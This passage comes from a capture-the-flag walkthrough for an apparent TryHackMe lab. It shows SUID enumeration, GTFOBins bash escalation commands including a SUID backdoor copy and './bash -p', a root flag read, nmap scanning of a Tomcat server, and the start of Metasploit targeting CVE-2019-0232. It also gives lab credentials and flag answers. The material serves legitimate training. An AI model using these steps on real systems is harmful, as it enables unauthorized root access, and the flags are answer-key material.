/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
```

The terminal window is part of a desktop environment, as evidenced by the window manager interface and icons in the top bar. The desktop bar also shows the text "THM AttackBox" and a timer "58m 36s".

Use find to search the machine for executables with the SUID permission set



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-233-166: ~". The terminal content shows the following command and its output:

```
root@ip-10-10-233-166: ~
-bash-4.4$ cd /root
-bash: cd: /root: Permission denied
-bash-4.4$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keystore
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
```

The terminal window is part of a desktop environment with a dark theme. The desktop bar at the bottom shows the window title "THM AttackBox" and a timer "58m 09s".

We get the output of bin/bash then we need to find code to function out the SUID by using GTFOBins website.

TryHackMe | x bash | GTFOB | x Multiple-chk | x Multimedia Un | x Welcome to T | x Inbox - 121110 | x What is the li | x +

bash -c 'echo "\$(cat \$FILE)"'

(b) The read file content is surrounded by the current history content.

```
FILE=$file_to_read
HISTTIMEFORMAT=$'\r\n\r\n'
history -r $FILE
history
```

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
bash -c 'enable -f ./lib.so x'
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m +xs $(which bash) .
./bash -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

Enter the command after entering the cd /bin/ and check the accessibility by using id and list out the file in the root by using ls and cat the file to get the contents inside.



```
root@ip-10-10-233-166:~# /usr/bin/gpasswd
root@ip-10-10-233-166:~# /usr/bin/pkexec
root@ip-10-10-233-166:~# /usr/bin/newuidmap
root@ip-10-10-233-166:~# /usr/bin/traceroute6.iputils
root@ip-10-10-233-166:~# /usr/bin/chsh
root@ip-10-10-233-166:~# /usr/lib/openssh/ssh-keysign
root@ip-10-10-233-166:~# /usr/lib/dbus-1.6/dbus-daemon-launch-helper
root@ip-10-10-233-166:~# /usr/lib/policykit-1/polkit-agent-helper-1
root@ip-10-10-233-166:~# /usr/lib/eject/dmcrypt-get-device
root@ip-10-10-233-166:~# /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
root@ip-10-10-233-166:~# /usr/lib/snapd/snap-confine
root@ip-10-10-233-166:~# bash-4.4$ cd /b
bash: cd: /b: No such file or directory
bash-4.4$ cd /bin/
bash-4.4$ ./bash -p
bash-4.4# id
uid=1000(cmnatic) gid=1000(cmnatic) euid=0(root) groups=1000(cmnatic),24(cdrom),
30(dip),46(plugdev)
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology:

Firstly, we need to login to the vulnerable machine with the command “ssh `cmnatic@MACHINE_IP`” and the password with “`aoc2020`”. Next check that can we get access to the root by using the command of “`id`” but we failed. After that, use `find` to search the machine for executables with the SUID permission set. We will get the output of `bin/bash` and we need to search for the code to get the function of SUID by using [GTFObins](#) website. Finally, enter the command after entering the `cd /bin/` and check the accessibility by using `id` and list out the file in the root by using `ls` and `cat` the file to get the contents inside.

Day 12: Networking – Ready, set, elf.

Tools used: Firefox

Solution/walkthrough:

Question 1

What is the version number of the web server?

Ans: 9.0.17

type the command 'nmap -sVC -vv MACHINE_ID' or you can change '-sVC' to '-sV -sC' to start the standard nmap .


Applications Places System Thu 30 Jun, 09:46 AttackBox IP:10.10.82.86

root's Home

```
root@ip-10-10-82-86:~# nmap -sVC -vv 10.10.186.144

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-30 09:39 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
Initiating ARP Ping Scan at 09:39
Scanning 10.10.186.144 [1 port]
Completed ARP Ping Scan at 09:39, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:39
Completed Parallel DNS resolution of 1 host. at 09:39, 0.00s elapsed
Initiating SYN Stealth Scan at 09:39
Scanning ip-10-10-186-144.eu-west-1.compute.internal (10.10.186.144) [1000 ports]
Discovered open port 3389/tcp on 10.10.186.144
Discovered open port 8080/tcp on 10.10.186.144
Discovered open port 8009/tcp on 10.10.186.144
Discovered open port 5357/tcp on 10.10.186.144
Completed SYN Stealth Scan at 09:40, 18.50s elapsed (1000 total ports)
```

↶ + ⌂ - i THM AttackBox 1h 26m 18s



```
root@ip-10-10-82-86:~
```

```
File Edit View Search Terminal Help
| Connection: close
| RTSPRequest:
| HTTP/1.1 505
| Content-Type: text/html; charset=utf-8
| Content-Language: en
| Content-Length: 2114
| Date: Thu, 30 Jun 2022 08:40:09 GMT
| <!doctype html><html lang="en"><head><title>HTTP Status 505
| HTTP Version Not Supported</title><style type="text/css">h1 {font-family:T
| ahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2
| font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-s
| ze:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:
| #525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;b
| ackground-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;backg
| round-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;c
| olor:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:
| 1px;background-color:#525D76;border:none;}</style></head><body><h
| _http-favicon: Apache Tomcat
| _http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
ew-service :
```

```
THM AttackBox
```


```
1h 23m 22s
```

Question 2

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Ans: CVE-2019-0232

Get the port that are open for http proxy



```
root@ip-10-10-82-86: ~
File Edit View Search Terminal Help
0B5xWjv6fjjX9B5FbJjWi048S7oRzjnwkC2106BEK7W0wvhTu133bn/Usxv9lMct
wCRPeJT1Eo0Bj7tnn7E=
-----END CERTIFICATE-----
[_ssl-date: 2022-06-30T08:40:14+00:00; -1s from scanner time.
5357/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[_http-server-header: Microsoft-HTTPAPI/2.0
[_http-title: Service Unavailable
8009/tcp open  ajp13         syn-ack ttl 128 Apache Jserv (Protocol v1.3)
  ajp-methods:
    Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy    syn-ack ttl 128
  fingerprint-strings:
    GetRequest:
      HTTP/1.1 200
      Content-Type: text/html; charset=UTF-8
      Date: Thu, 30 Jun 2022 08:40:09 GMT
      Connection: close
      <!DOCTYPE html>
      <html lang="en">
      <head>
      <meta charset="UTF-8" />
      <title>Apache Tomcat/9.0.17</title>
      <link href="favicon.ico" rel="icon" type="image/x-icon" />
$CATALINA_HOME/conf/tomcat-users.xml  Tomcat Wiki
In Tomcat 9.0 access to the
manager application is split
between different users. Read
more...
Release Notes
Find additional important
configuration information in:
$CATALINA_HOME/RUNNING.txt
Developers may be interested
in:
Tomcat 9.0 Run Database
tomcat-announce
Important announcements,
releases, security vulnerability
notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for
1h 18m 10s
```

Search MACHINE_IP:8080 on the browser to get the name of 'Apache Tomcat'

Applications Places S Thu 30 Jun, 11:48 AttackBox IP:10.10.63.161 Apache Tomcat/9.0.17 - Mozilla Firefox

Apache Tomcat/9.0.17 Exploit Database - Exploit +

Apache Tomcat/9.0.17 10.10.186.144:8080 TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... ≫

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/9.0.17

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

- [Security Considerations How-To](#)
- [Manager Application How-To](#)
- [Clustering/Session Replication How-To](#)

Server Status Manager App Host Manager

Developer Quick Start

Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in: `$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 9.0 access to the manager application is split between different users. [Read more...](#)

Documentation

[Tomcat 9.0 Documentation](#)

[Tomcat 9.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in: `$CATALINA_HOME/ RUNNING.txt`

Documentation may be incomplete.

Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... 1h 23m 57s

Search for the 'Tomcat 9.0 cgi exploit' to get the CVE.

Thu 30 Jun, 12:01 AttackBox IP:10.10.14.150

tomcat 9.0 cgi exploit - Google Search - Mozilla Firefox

Apache Tomcat/9.0.17 tomcat 9.0 cgi exploit

https://www.google.com/search?q=

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...

Google tomcat 9.0 cgi exploit

All Images Videos News Shopping More Tools

About 85,900 results (0.36 seconds)

<https://github.com/jaiguptanick/CVE-2019-0232> :: **jaiguptanick/CVE-2019-0232: Vulnerability analysis ... - GitHub**
Apache Tomcat has a vulnerability in the CGI Servlet, which can be exploited to achieve remote code execution (RCE). This is only exploitable when running on ...

https://www.exploit-db.com/exploits :: **Apache Tomcat - CGIServlet enableCmdLineArguments ...**
3 Jul 2019 — Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit). CVE-2019-0232 . remote exploit for Windows platform.

https://wwws.nightwatchcybersecurity.com/2019/04/30 :: **Remote Code Execution (RCE) in CGI Servlet**
30 Apr 2019 — Apache Tomcat has a vulnerability in the CGI Servlet which can be exploited to achieve remote code execution (RCE). This is only exploitable ...

<https://www.infosecmatter.com/nessus-plugin-library> :: **Apache Tomcat 9.0.0.M1 < 9.0.19 Remote Code Execution ...**
<https://www.google.com/url?sa=t&rct=j&q=&esrc=...ploits/47073&usg=AOvVaw3KQBXoR86mftG7un1Wf-JS>

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... 1h 48m 59s

THM AttackBox

Thu 30 Jun, 12:01 AttackBox IP:10.10.14.150

Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

Apache Tomcat/9.0.17

https://www.exploit-db.com/exploit/47073/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...

EXPLOIT DATABASE

Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

EDB-ID: 47073

CVE: 2019-0232

EDB Verified: ✓

Author: METASPLOIT

Type: REMOTE

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


Refresh Firefox... 1h 48m 57s

Question 3

What are the contents of flag1.txt

Ans : thm{whacking_all_the_elves}

Open terminal and enter the command of 'msfconsole -q' and search 2019-0232(CVE)



```
root@ip-10-10-14-150:~#
File Edit View Search Terminal Help
Read data files from: /usr/bin/.../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.85 seconds
    Raw packets sent: 3006 (132.248KB) | Rcvd: 18 (776B)
root@ip-10-10-14-150:~# msconsole -q
msconsole: command not found
root@ip-10-10-14-150:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
=====
#  Name
heck  Description
-  -----
---- -----
  0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10      excellent  Y
es   Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

msf5 > use 0
